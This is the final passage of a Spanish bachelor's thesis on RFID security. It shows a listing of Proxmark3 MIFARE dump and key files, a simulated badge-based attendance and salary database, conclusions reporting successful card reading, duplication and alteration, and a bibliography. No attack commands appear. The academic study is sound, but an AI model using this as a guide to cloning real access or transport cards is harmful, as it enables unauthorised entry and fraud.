hf-mf-8ED2C65F-dump-001.json	08/06/2024 18:00	Archivo de origen ...	12 KB
hf-mf-8ED2C65F-key.bin	08/06/2024 18:00	Archivo BIN	1 KB
hf-mf-8ED2C65F-key-001.bin	08/06/2024 18:00	Archivo BIN	1 KB
hf-mf-440FC65F-dump.bin	08/06/2024 17:59	Archivo BIN	1 KB
hf-mf-440FC65F-dump.json	08/06/2024 17:59	Archivo de origen ...	12 KB
hf-mf-440FC65F-key.bin	08/06/2024 17:59	Archivo BIN	1 KB
hf-mf-A1B2A3B4-dump.bin	08/06/2024 18:00	Archivo BIN	1 KB
hf-mf-A1B2A3B4-dump.json	08/06/2024 18:00	Archivo de origen ...	12 KB
hf-mf-A1B2A3B4-dump-001.bin	08/06/2024 18:00	Archivo BIN	1 KB
hf-mf-A1B2A3B4-dump-001.json	08/06/2024 18:00	Archivo de origen ...	12 KB
hf-mf-A1B2A3B4-key.bin	08/06/2024 18:00	Archivo BIN	1 KB
hf-mf-A1B2A3B4-key-001.bin	08/06/2024 18:00	Archivo BIN	1 KB

Figura 30 Generación de ficheros por registro

Para elaborar esta simulación, a cada registro se le ha asignado una serie de campos, que son:

- Id: Identifica de manera unívoca a cada registro realizado.
- UID: Número identificativo de cada usuario del sistema.
- Fecha_Entrada y Fecha_Salida: tiempos de inicio y finalización, que simula el tiempo de cada usuario dentro del entorno de trabajo.
- Time: Contador de horas que refleja de manera ajustada el tiempo trabajado por el usuario.
- Role: Puesto que desarrolla cada empleado dentro de la empresa.
- Salary: Salario de cada usuario ajustado al puesto que tiene asignado.

Los valores de cada usuario se trabajarán partiendo del UID que contiene cada tarjeta. Estos campos dependientes de este registro son “Role”, asignándole el Role de “Manager” a las tarjetas donde la primera cifra del UID es par, y el role de “Employee” a las tarjetas que tienen la primera cifra de UID impar. Del mismo modo, los distintos roles tienen asignados distintos salarios. Se puede observar en la Figura 31:

Id	UID	Nombre	Fecha_Entrada	Fecha_Salida	Time	Role	Salary	FinalSalary
Filtro	Filtro	Filtro	Filtro	Filtro	Filtro	Filtro	Filtro	Filtro
1	16	1141884511 hf-mf-440FC65F	2024-05-29 12:59:07	NULL	NULL	Employee	1500	0
2	17	1378035283 hf-mf-52232653	NULL	2024-05-29 12:17:09	2	Employee	1500	3000
3	18	1378035283 hf-mf-52232653	2024-05-29 10:08:47	NULL	NULL	Employee	1500	0
4	19	1511900767 hf-mf-5A1DC65F	2024-05-29 12:59:22	NULL	NULL	Employee	1500	0
5	20	2396178015 hf-mf-8ED2C65F	NULL	2024-05-29 10:51:53	0.5	Manager	2500	1250
6	21	2396178015 hf-mf-8ED2C65F	2024-05-29 10:14:27	NULL	NULL	Manager	2500	0
7	22	4195804541 hf-mf-FA16E57D	2024-05-29 09:23:09	NULL	NULL	Manager	2500	0

Figura 31 Gestión de la base de datos

El script trabajará de manera dinámica las lecturas y cargará los registros realizando un acceso al directorio mostrado en la Figura 31.

6. CONCLUSIONES Y TRABAJOS FUTUROS

Para concluir con el trabajo realizado, se verá que, a pesar de ser una tecnología relativamente reciente que nos ofrece diferentes ventajas como la automatización y mejoras en eficiencia, de ella se han conseguido recopilar muchas vulnerabilidades y hoy en día, salvo modelos que puedan surgir nuevos, los modelos existentes presentan tanto fortalezas como debilidades que deberían ser apoyadas por nuevos desarrolladores, corrigiendo estas o implementando mejores medidas. Considero fundamental la investigación sobre estudios recientes relacionados con los mismos sistemas para poder implementar nuevas medidas de seguridad en este campo.

Además, se ha podido comprobar a través de los casos prácticos que las hipótesis planteadas al inicio del trabajo eran verdaderas. Un ejemplo de ello es que se ha podido obtener la información de tarjetas, también se ha logrado realizar duplicados, alterar su contenido y todo esto documentando la manera en la que se ha accedido a ellas, salvo en el caso 3 al realizar todo este proceso la tarjeta de transporte público. Esto demuestra que es necesaria una evolución en el sistema RFID mejorando la seguridad de estos.

Durante la realización del proyecto, tras encontrar distintos impedimentos, como bien han sido tarjetas que no eran válidas con respecto al software trabajado con el lector Proxmark3 o dificultad para poder realizar pruebas de interacción en sistemas, se ha desarrollado un sistema RFID el cual simulara un contexto de empresa posible de la vida real. Tras poder trabajar en él y poder ver el potencial que este posee, me gustaría poder llegar a proponer a nuevos alumnos que durante los próximos años trabajen el tema. Continuar desarrollando un sistema autónomo que trabaje con distintos periféricos, distintas interacciones dentro del sistema, creando de este modo una simulación que permita probar todo el conocimiento adquirido durante la investigación previa.

Todo esto lo propongo para alumnos de años posteriores y dejo a su disposición el material empleado durante la realización de este trabajo final de grado.

BIBLIOGRAFÍA

- [1].Aula. (2023, May 15). RFID: todo lo que necesitas saber | Aula21. aula21 | Formación para la Industria. <https://www.cursosaula21.com/que-es-el-rfid/>
- [2].Admin. (2019, May 14). FORMACIÓN RFID – Tipos de tag RFID. NEXTPOINTS. <https://nextpoints.com/tipos-tag-rfid/>
- [3].Admin_Novatrans. (2022, May 11). La tecnología RFID y su aplicación en el sector del transporte y la logística. NovaTrans®. <https://www.novatrans.es/blog/la-tecnologia-rfid-y-su-aplicacion-en-el-sector-del-transporte-y-la-logistica/>
- [4].Alexandres Fernández, S., Rodríguez-Morcillo García, C., & Muñoz Frías, J. D. (2006). RFID: La tecnología de identificación por radiofrecuencia.
- [5].Amipempre. (2022, January 24). El desconocimiento de “LA SEGURIDAD” en las etiquetas RFID. Amipem Consultores. <https://www.amipem.net/el-desconocimiento-de-la-seguridad-en-las-etiquetas-rfid/>
- [6].Análisis en profundidad: Componentes de una etiqueta RFID - Xinyetong. (n.d.). Xinyetong. <https://www.asiarfid.com/es/components-of-an-rfid-tag.html>
- [7].Bionix. (2021, September 1). Etiquetas RFID, ¿qué son y para qué sirven? Bionix Technologies. <https://www.bionixtechnologies.com/blog/etiquetas-rfid-para-que-sirven/>
- [8].Bhattacharyya, R., Floerkemeier, C., & Sarma, S. (2010). Low-cost, ubiquitous RFID-tag-antenna-based sensing. *Proceedings of the IEEE*, 98(9), 1593-1600.
- [9].Cobos Moreno, C. (2013). *Control de los entornos de sistemas RFID* (Bachelor's thesis).
- [10]. Corrales Ramón, J. A., Sanz Valero, P. J., Torres, F., Candelas-Herías, F. A., & Marín Prades, R. (2009). La tecnología RFID en el contexto de la robótica de servicios: breve estado del arte.
- [11]. Crespo, R., Garete, E., & Villalba, S. (2014). Sistema de registro y atención de pacientes para eHEALTH usando tecnología RFID/NFC. *Journal Boliviano de Ciencias*, 10(30), 26-29.
- [12]. de la Fuente Ruz, M., Álvarez, A. A., Higuera, A. G., & Duro, J. A. (2005, September). Sistema de Identificación Automática mediante tecnología RFID

- en el proceso de elaboración de jamones. In *IX Congreso de Ingeniería de Organización* (p. 246).
- [13]. Dipole. (n.d.). Etiquetas RFID: qué son y qué aplicaciones tienen. DipoleRFID. <https://www.dipolerfid.es/blog-rfid/etiquetas-rfid-y-aplicaciones>
- [14]. Dobkin, D. (2012). *The rf in RFID: uhf RFID in practice*. Newnes.
- [15]. El RFID digitaliza la ganadería. (n.d.). <http://www.paymarkfast.com/rfid-digitaliza-la-ganaderia/>
- [16]. Erey. (2024, May 8). Walmart y RFID: Un Caso de Éxito en la Optimización del Retail. Checkpoint Systems España. <https://checkpointsystems.com/es/blog/walmart-y-rfid-un-caso-de-exito-en-la-optimizacion-del-retail/>
- [17]. Finkenzeller, K. (2010). *RFID handbook: fundamentals and applications in contactless smart cards, radio frequency identification and near-field communication*. John wiley & sons.
- [18]. Ganchozo, M. L., Gómez, R. N., Moreira, G. F., & Chacon, J. R. (2023). Implementación de tecnologías de la Industria 4.0 para la seguridad industrial de Pymes. *Revista Científica Arbitrada Multidisciplinaria PENTACIENCIAS*, 5(7), 333-342.
- [19]. Garde Paniagua, P. (2016). Estudio de implantación de sistema de trazabilidad RFID en el proceso productivo de Tasubinsa.
- [20]. Henao Posada, J. C., & Cano Gómez, J. A. (2023). Viabilidad de la implementación de un sistema de identificación por radio frecuencia (RFID) en el área de inventario de un CEDI de repuestos automotores.
- [21]. Hendry, M. (2015). *Near Field Communications Technology and Applications*. Cambridge University Press.
- [22]. Historia del RFID. (n.d.). <http://www.paymarkfast.com/historia-del-rfid/>
- [23]. Javired. (2023, February 16). Electrositio.com. blog de electricidad y electrónica. Electrositio. <https://electrositio.com/>
- [24]. Jorge. (2024, March 7). Comparativa RFID vs NFC y cuándo usar cada una. Safety Global. <https://www.safetyglobal.com/diferencias-rfid-nfc/>
- [25]. La prohibición del Flipper Zero en Canadá: Un análisis de la tecnología, privacidad y seguridad. (n.d.). <https://www.enriquedans.com/2024/02/la-prohibicion-del-flipper-zero-en-canada-un-analisis-de-la-tecnologia-privacidad-y-seguridad.html>

- [26]. Martínez, E. (2024, May 15). Sistemas de trazabilidad en la industria alimentaria con RFID - ATRIA Innovation. *ATRIA Innovation*. <https://atriainnovation.com/blog/sistemas-de-trazabilidad-en-la-industria-alimentaria-con-rfid/>
- [27]. Mecalux. (2020, December 2). RFID: qué es y qué aplicaciones tiene en logística. <https://www.mecalux.es/manual-almacen/almacen/rfid>
- [28]. Medina, F. (2023, December 28). RFID en Supermercados con la solución RFreshID - Checkpoint Systems. Checkpoint Systems España. <https://checkpointsystems.com/es/blog/rfid-supermercados/>
- [29]. Montenegro, G. A., & Marchesin, A. E. (2007). Sistema de identificación por radiofrecuencia (RFID). *Argentina: ENACOM*.
- [30]. Nikitin, P. V., Parks, A., & Smith, J. R. (2013). RFID-Vox: a tribute to Leon Theremin. In *Wirelessly powered sensor networks and computational RFID* (pp. 259-268). New York, NY: Springer New York.
- [31]. Ophelia. (2023, July 3). Identificación automática y captura de datos (AIDC). TechEdu. <https://techlib.net/techedu/identificacion-automatica-y-captura-de-datos-aidc/>
- [32]. Portal, T. (2022, September 26). Identificación por radiofrecuencia (RFID). TIC Portal. <https://www.ticportal.es/glosario-tic/rfid-identificacion-radiofrecuencia>
- [33]. Planet, N. (n.d.). Lectores RFID de largo alcance: qué son, cómo funcionan y cuál es el mejor. <https://blog.nuoplanet.com/lectores-rfid-de-largo-alcance>
- [34]. Proxmark. (n.d.). GitHub - Proxmark/proxmark3: Proxmark 3. GitHub. <https://github.com/Proxmark/proxmark3/tree/master>
- [35]. Proxmark. (n.d.). commands. GitHub. <https://github.com/Proxmark/proxmark3/wiki/commands>
- [36]. Pymes. Revista Científica Arbitrada Multidisciplinaria PENTACIENCIAS, 5(7), 333-342.
- [37]. Ramirez Cerpa, E. D., & Meléndez Pertuz, F. A. (2014). Sistemas RFID aplicados al control de grandes inventarios.
- [38]. Rieback, M. R., Crispo, B., & Tanenbaum, A. S. (2006). The evolution of RFID security. *IEEE Pervasive Computing*, 5(01), 62-69.

- [39]. Rodríguez, S. A. M. (2016). Tecnología RFID al servicio de la logística. *Reto*, 4(4), 77-90.
- [40]. RFID security risks: How to avoid holes in door access control systems. (n.d.). 2N. https://www.2n.com/es_ES/blog/riesgos-de-seguridad-asociados-a-las-tarjetas-rfid-como-evitar-brechas-en-los-sistemas-de-control-de-acceso
- [41]. Samà Casanovas, E. (2005). Estudio, diseño y simulación de un sistema RFID basado en EPC.
- [42]. San José, J., Pastor, J., & García, A. (2012). RFID: La Identificación por Radiofrecuencia como futuro de la identificación de objetos. *Obtenido de https://www.researchgate.net/publication/275020704*
- [43]. Sánchez, J. A. (2008). Sistema de Control de Acceso con RFID. *Centro de Investigación y de Estudios Avanzados del Instituto Politécnico Nacional, México*.
- [44]. Somovilla Calles, J. (2013). Análisis de prestaciones de redes de identificación por radio-frecuencia (RFID) en un entorno interior.
- [45]. SL,O. S. (n.d.). OMNITEC. <https://www.omnitecsystems.es/omni/blog/rfid-vs-nfc-diferencia-tecnologias-radiofrecuencia>
- [46]. Stark, K. (2024, January 30). Comparación entre tecnologías de RFID y código de barras - Evaluando ERP. Evaluando ERP. <https://www.evaluandoerp.com/sistema-de-gestion/implementar-erp/comparacion-tecnologias-rfid-codigo-barras/>
- [47]. Tapia, D. I., Cueli, J. R., García, Ó., Corchado, J. M., Bajo, J., & Saavedra, A. (2007). Identificación por radiofrecuencia: fundamentos y aplicaciones. *Proceedings de las primeras Jornadas Científicas sobre RFID. Ciudad Real, Spain*, 1-5.
- [48]. Tecnipesa. Soluciones de Marcaje, Etiquetado y Codificación de almacenes. (2024, February 11). Etiquetas RFID: qué son y cuáles son sus beneficios. TECNIPESA. <https://www.tecnipesa.com/blog/14-etiquetas-rfid-que-son-y-cuales-son-sus>
- [49]. Tecnología RFID en el sector Textil / Moda | Myruns. (2022, December 5). Myruns. <https://www.myruns.com/mercados/moda-rfid/>
- [50]. Toca, G., & Toca, G. (2021, 12 mayo). *Pablo Isla (Inditex): «La integración de los avances tecnológicos y la sostenibilidad son la clave de nuestra*

- estrategia*». Forbes España. <https://forbes.es/empresas/57262/entrevista-a-pablo-isla-inditex-ceo-de-la-decada/>
- [51]. Traceid. (2023, August 7). Historia de la tecnología RFID. Trace ID. <https://www.trace-id.com/es/historia-de-la-tecnologia-rfid-en-espanol/>
- [52]. Ubudu. (n.d.). RFID frente a RTLS: principales diferencias y casos de uso. <https://ubudu.com/es/art%C3%ADculo/cuales-son-las-diferencias-entre-rtls-y-rfid>
- [53]. Uchelly, R. C. O. (2021). *Implementación de un sistema RFID para facilitar la ubicación de historias clínicas en el almacén del hospital provincial “Belén” de Lambayeque*. <https://repositorio.unprg.edu.pe/handle/20.500.12893/9130>
- [54]. Want, R. (2006). An introduction to RFID technology. IEEE Pervasive Computing, Vol. 5, N°1, pp. 25-33.
- [55]. (S/f). Zebra.com. Recuperado el 4 de junio de 2024, de https://www.zebra.com/content/dam/zebra_dam/es/brochure/portfolio/barcode-scanners-brochure-portfolio-es-es.pdf HOSPITALES
- [56]. ¿Qué es RFID cómo funciona y en qué se utiliza? Ventajas Principales. (2023, April 12). Nephos IT. <https://www.neposit.com/que-es-rfid-como-funciona-y-en-que-se-utiliza/>